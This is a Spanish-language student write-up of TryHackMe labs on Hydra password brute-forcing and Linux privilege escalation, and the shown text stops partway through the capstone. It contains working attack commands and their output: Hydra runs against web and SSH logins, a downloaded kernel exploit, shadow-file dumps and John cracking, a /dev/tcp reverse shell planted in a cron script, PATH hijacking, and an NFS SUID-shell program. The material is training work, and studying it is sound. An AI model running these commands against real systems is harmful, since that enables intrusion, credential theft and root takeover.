

Curso de Especialización

Ciberseguridad en las TIC

Actividad 11 - Ataque a credenciales y Privilege escalation (Linux)

Objetivos

- Realizar los laboratorios de TryHackMe de hydra y escalada de privilegios en Linux.
- Realizar un informe de WriteUp en base a las preguntas del reto y las capturas

Resumen

Autora: Marina del Pilar López Oliva

Febrero 2026

IES Camp de Morvedre

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Revisión

Revisión	Fecha	Descripción
1.0	19/02/2026	Realización de los WriteUp

Índice de Contenidos

1. WriteUp de la máquina “hydra”.....	4
Task 1 - Hydra Introduction.....	4
Task 2 - Recon.....	4
2. WriteUp de la máquina “linprivesc”.....	6
Task 1 - Introduction.....	6
Task 2 - What is Privilege Escalation.....	6
Task 3 - Enumeration.....	6
Task 4 - Automated Enumeration Tools.....	7
Task 5 - Privilege Escalation: Kernel Exploits.....	7
Task 6 - Privilege Escalation: Sudo.....	9
Task 7 - Privilege Escalation: SUID.....	10
Task 8 - Privilege Escalation: Capabilities.....	13
Task 9 - Privilege Escalation: Cron Jobs.....	14
Task 10 - Privilege Escalation: PATH.....	16
Task 11 - Privilege Escalation: NFS.....	18
Task 12 - Capstone Challenge.....	20
3. Captura del perfil y los laboratorios completados.....	23

1. WriteUp de la máquina "hydra"

Task 1 - Hydra Introduction

Lo primero que tenemos que hacer para esta máquina es leer el informe que nos pone en esta tarea para que sepamos qué es hydra. Después nos conectaremos por VPN a TryHackMe.

Task 2 - Recon

En esta tarea desplegamos la máquina objetivo y nos conectamos a ella. Para ello, hacemos clic en "Start Machine" y esperamos a que se inicie. Luego, accedemos a la IP proporcionada.

Pregunta 1: Use Hydra to brute-force molly's web password. What is the value of flag 1?


Primero, identificamos que hay un formulario de login en la web. Utilizamos Hydra con el diccionario rockyou.txt para realizar el ataque de fuerza bruta.


Comando utilizado: `hydra -l molly -P ~/Escritorio/rockyou.txt 10.48.166.252 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -V`

Resultado: Encontramos la contraseña sunshine para el usuario molly.

```
(marina@KaliMoxy)-[~/Descargas]
$ hydra -l molly -P ~/Escritorio/rockyou.txt 10.48.166.252 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -V
344399 [crifu 2] (0/0)
[80][http-post-form] host: 10.48.166.252 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
```

Accedemos al panel web con las credenciales obtenidas y encontramos la primera flag.





Flag 1: THM{2673a7dd116de68e85c48ec0b1f2612e}

Pregunta 2: Use Hydra to brute-force molly's SSH password. What is the value of flag 2?

Ahora atacamos el servicio SSH de la misma máquina para obtener la contraseña de molly en SSH. Hay que recordar que antes de esto deberemos mirar por donde se accede al login en su código fuente.

Comando utilizado: `hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.48.166.252 -t 4 ssh`

Resultado: Encontramos la contraseña butterfly para el usuario molly en SSH.

```
root@ip-10-48-142-103:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.48.166.252 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-12 17:51:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries
per task
[DATA] attacking ssh://10.48.166.252:22/
[22][ssh] host: 10.48.166.252 login: molly password: butterfly
```

Nos conectamos por SSH: `ssh molly@10.48.166.252` con la contraseña que hemos encontrado.

```
root@ip-10-48-142-103:~# ssh molly@10.48.166.252
The authenticity of host '10.48.166.252 (10.48.166.252)' can't be established.
ECDSA key fingerprint is SHA256:04M2nu5vs7ic1hovk5U6Ba7IpuXWNPdLpyteUkogNV0.
```

Listamos el contenido del directorio y encontramos la segunda flag:

```
molly@ip-10-48-166-252:~$ ls
flag2.txt
molly@ip-10-48-166-252:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

Flag 2: THM{c8eeb0468febbadea859baeb33b2541b}

2. WriteUp de la máquina “linprivesc”

Task 1 - Introduction

En este laboratorio tendremos que iniciar una máquina distinta dependiendo en la tarea que nos encontremos.

(Tarea teórica, no debemos hacer nada)

Task 2 - What is Privilege Escalation

(Apartado teórico, no requiere acciones)

Task 3 - Enumeration

Lo primero que haremos será conectarnos por SSH con las credenciales proporcionadas. En esta tarea realizamos una enumeración básica del sistema para recopilar información.

Pregunta: What is the hostname of the target system?

Comprobamos el nombre del sistema con “hostname”.

```
Could not login: the user is not in the system. Please check the user name and password.  
rnal  
Could not chdir to home directory /home/karen: No such file or directory  
$ hostname  
wade7363
```

Respuesta: wade7363.

Pregunta: What is the Linux kernel version of the target system?

Sabremos la versión del kernel con el comando *uname -a*.

```
wade7363  
$ uname -a  
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Respuesta: 3.13.0-24-generic

Pregunta: What Linux is this?

Podemos ver el linux que es en “issue” (cat /etc/issue)

```
$ cat /proc/version  
Linux version 3.13.0-24-generic (buildd@panlong) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014  
$ cat /etc/issue  
Ubuntu 14.04 LTS \n \l
```

Respuesta: Ubuntu 14.04 LTS

Pregunta: What version of the Python language is installed on the system?


Sabremos la versión de python con su respectivo comando “python --version”.

```
$ python
Python 2.7.6 (default, Mar 22 2014, 22:59:56)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
```

Respuesta: 2.7.6

**Pregunta: What vulnerability seem to affect the kernel of the target system?
(Enter a CVE number)**

Buscando vulnerabilidades para el kernel 3.13.0-24-generic, encontramos que es vulnerable a CVE-2015-1328 (OverlayFS).



EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
37292	2015-1328	REBEL	LOCAL	LINUX	2015-06-16

EDB Verified: ✓ Exploit: 📄 / {} Vulnerable App:

Respuesta: CVE-2015-1328

Task 4 - Automated Enumeration Tools

(Ejecutamos herramientas como LinEnum, pero no es necesario para las respuestas)

Task 5 - Privilege Escalation: Kernel Exploits

Pregunta: find and use the appropriate kernel exploit to gain root privileges on the target system.

Buscamos un exploit para el CVE-2015-1328. En nuestra máquina atacante, montamos un servidor HTTP para transferir el exploit a la máquina víctima: “python3 -m http.server 8000 --bind 192.168.201.113”.

```
└─$ python3 -m http.server 8000 --bind 192.168.201.113
Serving HTTP on 192.168.201.113 port 8000 (http://192.168.201.113:8000/) ...
10.48.137.89 - - [17/Feb/2026 19:26:57] "GET / HTTP/1.1" 200 -
10.48.137.89 - - [17/Feb/2026 19:27:18] "GET /40688.rb HTTP/1.1" 200 -
10.48.137.89 - - [17/Feb/2026 19:28:12] "GET /40688.rb HTTP/1.1" 200 -
```

Desde la máquina víctima, descargamos el exploit: "wget http://192.168.201.113:8000/37292.c"

```
$ wget http://192.168.201.113:8000/37292.c
--2026-02-17 13:34:15-- http://192.168.201.113:8000/37292.c
Connecting to 192.168.201.113:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[=====>] 5,119      --.-K/s   in 0s

2026-02-17 13:34:15 (441 MB/s) - '37292.c' saved [5119/5119]
```

Compilamos y ejecutamos el exploit

```
$ gcc 37292.c -o exploit
$ chmod +x exploit
```

Una vez ejecutado, obtenemos una shell como root:

```
$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
```

Pregunta: What is the content of the flag1.txt file?

Buscamos el archivo flag1.txt y lo abrimos para leer su contenido:


```
gick-2.0 popu
# locate flag1.txt
/home/matt/flag1.txt
# cat /home/matt/flag1.txt
THM-28392872729920
```

Respuesta: THM-28392872729920

Task 6 - Privilege Escalation: Sudo

Pregunta: How many programs can the user "karen" run on the target system with sudo rights?

Para saber esto ejecutamos "sudo -l".

```
could not chdir to home directory /home/karen: No such file or directory
$ sudo -l
Matching Defaults entries for karen on ip-10-49-170-64:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User karen may run the following commands on ip-10-49-170-64:
(ALL) NOPASSWD: /usr/bin/find
(ALL) NOPASSWD: /usr/bin/less
(ALL) NOPASSWD: /usr/bin/nano
```

Respuesta: 3 (find, less, nano)

Pregunta: What is the content of the flag2.txt file?

Buscamos el archivo flag2.txt y lo leemos:

```
$ find / -name flag2.txt 2>/dev/null
/home/ubuntu/flag2.txt
$ cat /home/ubuntu/flag2.txt
THM-402028394
```

Respuesta: THM-402028394

Pregunta: How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

Respuesta: sudo nmap --interactive

Pregunta: What is the hash of frank's password?

Usamos sudo con nano para leer el archivo `/etc/shadow`.

```
GNU nano 4.8 /etc/shadow
backUp:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uiddd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!:18796:::
ubuntu:!:18796:0:99999:7:::
ldx:!:18796:::
aren:56$QH1xj77ZcxU54qv5UCV2wd1m65wJo1B.cxJxktLVDze1Ecl1bQFv31CAybnMqdhJZ1E13H4qvyK0/I7Sh4nhQWuWw28H/b7rJz1SaX0:18796:0:99999:7:::
rank:56$2.sUUD0sIPXKxcr5emtGFExyr2ls4jsgdhD3DHLHHP9X50T1.jnmwo/BjpphrPRJWj1WEZ2Hh.jov14aDEwW1c3Cahz81uaqeLR1:18796:0:99999:7:::
```

Localizamos la línea de frank:

Respuesta:

\$6\$2.sUUDsOLIPxKxcr\$elmtgFExyr2ls4jsghdD3DHLHP9X50IV.jNwmo/BJpphrPRJ
WjeLWezZHh.joV14aDEwW1c3CahzB1uaqeLR1

Task 7 - Privilege Escalation: SUID

Pregunta: Which user shares the name of a great comic book writer?

Buscamos archivos con SUID: `find / -type f -perm -04000 -ls 2>/dev/null`

Analizando los binarios vemos que podemos utilizar “base64”.

Con el comando `"/usr/bin/base64 /etc/passwd | base64 -d"`, y podemos ver los usuarios del sistema, dónde encontramos a gerryconway que parece ser un nombre bastante específico. Si investigamos, vemos que es un escritor de comics.

```
$ /usr/bin/base64 /etc/passwd | base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
gerryconway:x:1001:1001::/home/gerryconway:/bin/sh
user2:x:1002:1002::/home/user2:/bin/sh
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
karen:x:1003:1003::/home/karen:/bin/sh
```

Respuesta: gerryconway

Pregunta: What is the password of user2?

Obtenemos el hash de user2 del archivo /etc/shadow usando el binario base64 con SUID: `"/usr/bin/base64 /etc/shadow | base64 -d"`

Actividad 11 - Ataque a credenciales y Privilege escalation (Linux)

```
karen:~:18796:18796:1:7/home/karen:7:bin/sh
$ /usr/bin/base64 /etc/shadow | base64 -d
root:*:18561:0:99999:7:::
daemon:*:18561:0:99999:7:::
bin:*:18561:0:99999:7:::
sys:*:18561:0:99999:7:::
sync:*:18561:0:99999:7:::
games:*:18561:0:99999:7:::
man:*:18561:0:99999:7:::
lp:*:18561:0:99999:7:::
mail:*:18561:0:99999:7:::
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuid:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!:18796:::
ubuntu:!:18796:0:99999:7:::
geriycnway:$6$vgzgxM3y0TtB.wkV$*8YDY7qQnp4pu0J19mxTmOWKt.H2LwKpu0zKlWkaUM61N7weVzqobp05RxtWIZ/WlrxZd0JMEOp30fE.RT/:18796:0:99999:7:::
user2:$6$m6VmzKTbzCD/.I10$cK0vZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBcG4t7IukRqc/fXlA1gHXh9F2CbwmD4Ep1Wgh.CL.VV1mb/:18796:0:99999:7:::
lxd:!:18796:::
karen:$6$VjcrKz/6S8rhV4I7$yboTb0MExqpMXW0hJEJgqLWs/jGPJA7N/tEoPMuYLY1w16FwL7ECcbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8/:18796:0:99999:7:::
$
```

Extraemos el hash de user2 y lo guardamos en un archivo hash.txt. Luego usamos John the Ripper para crackearlo: "john --format=sha512crypt hash.txt --wordlist=rockyou.txt"

```
(marina@KaliMox)-[~/Descargas]
$ nano hash.txt

(marina@KaliMox)-[~/Descargas]
$ john --format=sha512crypt hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1 (?)
```

Respuesta: Password1

Pregunta: What is the content of the flag3.txt file?

Buscamos el archivo flag3.txt y lo leemos usando base64.

```
$ find / -name flag3.txt 2>/dev/null
/home/ubuntu/flag3.txt
$ /usr/bin/base64 /home/ubuntu/flag3.txt | base64 -d
THM-3847834
```

Respuesta: THM-3847834

Task 8 - Privilege Escalation: Capabilities

Antes de continuar con esta tarea, lo primero que haremos será seguir los pasos propuestos para escalar privilegios.

```
Erase is control-H (^H).  
# id  
uid=0(root) gid=1001(karen) groups=1001(karen)
```

Pregunta: How many binaries have set capabilities?

Una vez como root, para saber esto utilizamos “getcap -r / 2>/dev/null”.

```
uid=0(root) gid=1001(karen) groups=1001(karen)  
# getcap -r / 2>/dev/null  
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bin  
d_service,cap_net_admin+ep  
/usr/bin/traceroute6.iputils = cap_net_raw+ep  
/usr/bin/mtr-packet = cap_net_raw+ep  
/usr/bin/ping = cap_net_raw+ep  
/home/karen/vim = cap_setuid+ep  
/home/ubuntu/view = cap_setuid+ep
```

Respuesta: 6

Pregunta: What other binary can be used through its capabilities?

Analizando las capacidades, encontramos que view tiene cap_setuid+ep.

Respuesta: view

Pregunta: What is the content of the flag4.txt file?

Buscamos el archivo flag4.txt y lo leemos:

```
# find / -name flag4.txt 2>/dev/null  
/home/ubuntu/flag4.txt  
# cat /home/ubuntu/flag4.txt  
THM-9349843
```

Respuesta: THM-9349843

Task 9 - Privilege Escalation: Cron Jobs

Pregunta: How many user-defined cron jobs can you see on the target system?

Utilizamos "cat /etc/crontab" para saberlo.

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fr
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
* * * * * root /antivirus.sh
* * * * * root antivirus.sh
* * * * * root /home/karen/backup.sh
* * * * * root /tmp/test.py
```

Respuesta: 4

Pregunta: What is the content of the flag5.txt file?

Observamos que hay un script /home/karen/backup.sh que se ejecuta cada minuto. Modificamos el script para que nos envíe una reverse shell: echo "bash -i >&/dev/tcp/10.49.148.116/6666 0>&1" > /home/karen/backup.sh

En nuestra máquina atacante, nos ponemos en escucha: nc -nlvp 6666

```
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default
    qlen 1000
    link/ether 0a:07:dc:ea:c2:c9 brd ff:ff:ff:ff:ff:ff
    inet 10.49.148.116/18 brd 10.49.191.255 scope global dynamic ens5
        valid_lft 2350sec preferred_lft 2350sec
    inet6 fe80::807:dcff:feea:c2c9/64 scope link
        valid_lft forever preferred_lft forever

$ cat backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.49.148.116/6666 0>&1
$ nc -nlvp 6666
Listening on 0.0.0.0 6666
Connection received on 10.49.148.116 46682
bash: cannot set terminal process group (12621): Inappropriate ioctl for device
bash: no job control in this shell
```

Cuando el cron se ejecuta, recibimos una shell como root.

Buscamos y leemos la flag:

```
root@ip-10-49-148-116:~# whoami
whoami
root
root@ip-10-49-148-116:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-49-148-116:~# cat /home/ubuntu/flag5.txt
cat /home/ubuntu/flag5.txt
THM-383000283
```

Respuesta: THM-383000283

Pregunta: What is Matt's password?

Desde la shell root, obtenemos el hash de Matt del archivo `/etc/shadow`: `cat /etc/shadow | grep matt`.

Guardamos el hash y lo crackeamos con John: `john --format=sha512crypt hash.txt --wordlist=rockyou.txt`

```
matt:$6$WHmIjebL7MA7KN9A$C4UBJB4WVI37r.Ct3Hbhd3YOcua3AUow02w2RUNauW8IigHAYvLHzhLr  
IUxVSGa.twjHc71MoBJfjCTxrkiLR.:18798:0:99999:7:::
```

```
(marina@KaliMoxy)-[~/Descargas]  
$ nano hash.txt  
  
(marina@KaliMoxy)-[~/Descargas]  
$ john --format=sha512crypt hash.txt --wordlist=rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 6 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
123456 (??)  
tg 0:00:00:00 DONE (2026-02-18 19:35) 8.333g/s 6400p/s 6400c/s 6400C/s 123456..j  
ames1  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

Respuesta: 123456

Task 10 - Privilege Escalation: PATH

Pregunta: What is the odd folder you have write access for?

Buscamos directorios con permisos de escritura:

```
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin  
$ find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u  
dev/char  
dev/fd  
dev/full  
dev/fuse  
dev/log  
dev/mqueue  
dev/net  
dev/null  
dev/ptmx  
dev/pts  
dev/random  
dev/shm  
dev/stderr  
dev/stdin  
dev/stdout  
dev/tty  
dev/urandom  
dev/zero  
etc/udev  
home/murdoch  
run/acpid.socket  
run/cloud-init
```

Respuesta: /home/murdoch

Pregunta: Exploit the \$PATH vulnerability to read the content of the flag6.txt file.

En /home/murdoch encontramos un binario test que ejecuta el comando thm:

```
/home/murdoch/lego.py
$ ls /home/murdoch
test  thm.py
```

```
$ ./test
sh: 1: thm: not found
$ ls -l tst
ls: cannot access 'tst': No such file or directory
$ ls -l test
-rwxr-xr-x 1 root root 16712 Jun 20  2021 test
```

Modificamos la variable PATH para que primero busque en /tmp:

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
$ export PATH=/tmp:$PATH
$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Creamos un script malicioso llamado thm en /tmp:

```
$ cd /tmp
$ echo "/bin/bash" > thm
$ chmod 777 thm
$ ls -l thm
-rwxrwxrwx 1 karen karen 10 Feb 18 19:19 thm
```

Ejecutamos test nuevamente y obtenemos una shell como root:

```
$ cd /home/murdoch
$ whoami
karen
$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
$ ./test
root@ip-10-48-160-105:/home/murdoch# whoami
root
root@ip-10-48-160-105:/home/murdoch# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
```

Pregunta: What is the content of the flag6.txt file?

Buscamos y leemos la flag:

```
root@ip-10-48-160-105:/home/murdoch# find / -name flag6.txt 2>/dev/null
/home/matt/flag6.txt
root@ip-10-48-160-105:/home/murdoch# cat /home/matt/flag6.txt
THM-736628929
```

Respuesta: THM-736628929

Task 11 - Privilege Escalation: NFS

Pregunta: How many mountable shares can you identify on the target system?

Para ello visualizamos el archivo /etc/exports.

```
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

Respuesta: 3

Pregunta: How many shares have the "no_root_squash" option enabled?

Las tres particiones tienen la opción no_root_squash.

Respuesta: 3

Pregunta: Gain a root shell on the target system

En nuestra máquina atacante, creamos un programa en C que nos dé una shell como root:

```
$ cat nfs.c
#include<stdio.h>
#include<unistd.h>
#include<sys/stat.h>
int main()
{
    setuid(0);
    setgid(0);
    chmod("/tmp/ataque_nfs/nfs", 04777);
    execl("/bin/sh", "sh", NULL);
    return 0;
}
```

Compilamos estáticamente y asignamos permisos SUID:

```
(marina@KaliMoxxy)-[/]
$ sudo nano nfs.c

(marina@KaliMoxxy)-[/]
$ gcc -static nfs.c -o /tmp/ataque_nfs/nfs
/usr/bin/ld: no se puede abrir el fichero de salida /tmp/ataque_nfs/nfs: Permiso denegado
collect2: error: ld returned 1 exit status

(marina@KaliMoxxy)-[/]
$ sudo gcc -static nfs.c -o /tmp/ataque_nfs/nfs

(marina@KaliMoxxy)-[/]
$ sudo chown root:root /tmp/ataque_nfs/nfs

(marina@KaliMoxxy)-[/]
$ sudo chmod 4777 /tmp/ataque_nfs/nfs
```

Montamos el share NFS desde la máquina víctima y ejecutamos el binario:

```
$ cd /tmp
$ whoami
karen
$ ./nfs
# whoami
root
```

Pregunta: What is the content of the flag7.txt file?

Buscamos y leemos la flag:

```
# find / -name flag7.txt
/home/matt/flag7.txt
# cat /home/matt/flag7.txt
THM-89384012
```

Respuesta: THM-89384012

Task 12 - Capstone Challenge

En este desafío final, aplicamos todas las técnicas aprendidas para escalar privilegios desde el usuario leonard.

Credenciales SSH:

- Usuario: leonard
- Contraseña: Penny123

Nos conectamos por SSH: `ssh leonard@10.49.168.47`

Enumeración inicial

Buscamos binarios con SUID: `find / -type f -perm -04000 -ls 2>/dev/null`

```
leonard@ip-10-49-168-47 ~]$ find / -type f -perm -04000 -ls 2>/dev/null
6779966 40 -rwsr-xr-x 1 root root 37360 ago 20 2019 /usr/bin/base64
7298702 60 -rwsr-xr-x 1 root root 61320 sep 30 2020 /usr/bin/ksu
17261777 32 -rwsr-xr-x 1 root root 32096 oct 30 2018 /usr/bin/fusermount
17512336 28 -rwsr-xr-x 1 root root 27856 abr 1 2020 /usr/bin/passwd
17698538 80 -rwsr-xr-x 1 root root 78408 ago 9 2019 /usr/bin/gpasswd
17698537 76 -rwsr-xr-x 1 root root 73888 ago 9 2019 /usr/bin/chage
17698541 44 -rwsr-xr-x 1 root root 41936 ago 9 2019 /usr/bin/newgrp
17702679 208 -s--x--x 1 root stapusr 212080 oct 13 2020 /usr/bin/staprun
17743302 24 -rws--x--x 1 root root 23968 sep 30 2020 /usr/bin/chfn
17743352 32 -rwsr-xr-x 1 root root 32128 sep 30 2020 /usr/bin/su
17743305 24 -rws--x--x 1 root root 23880 sep 30 2020 /usr/bin/chsh
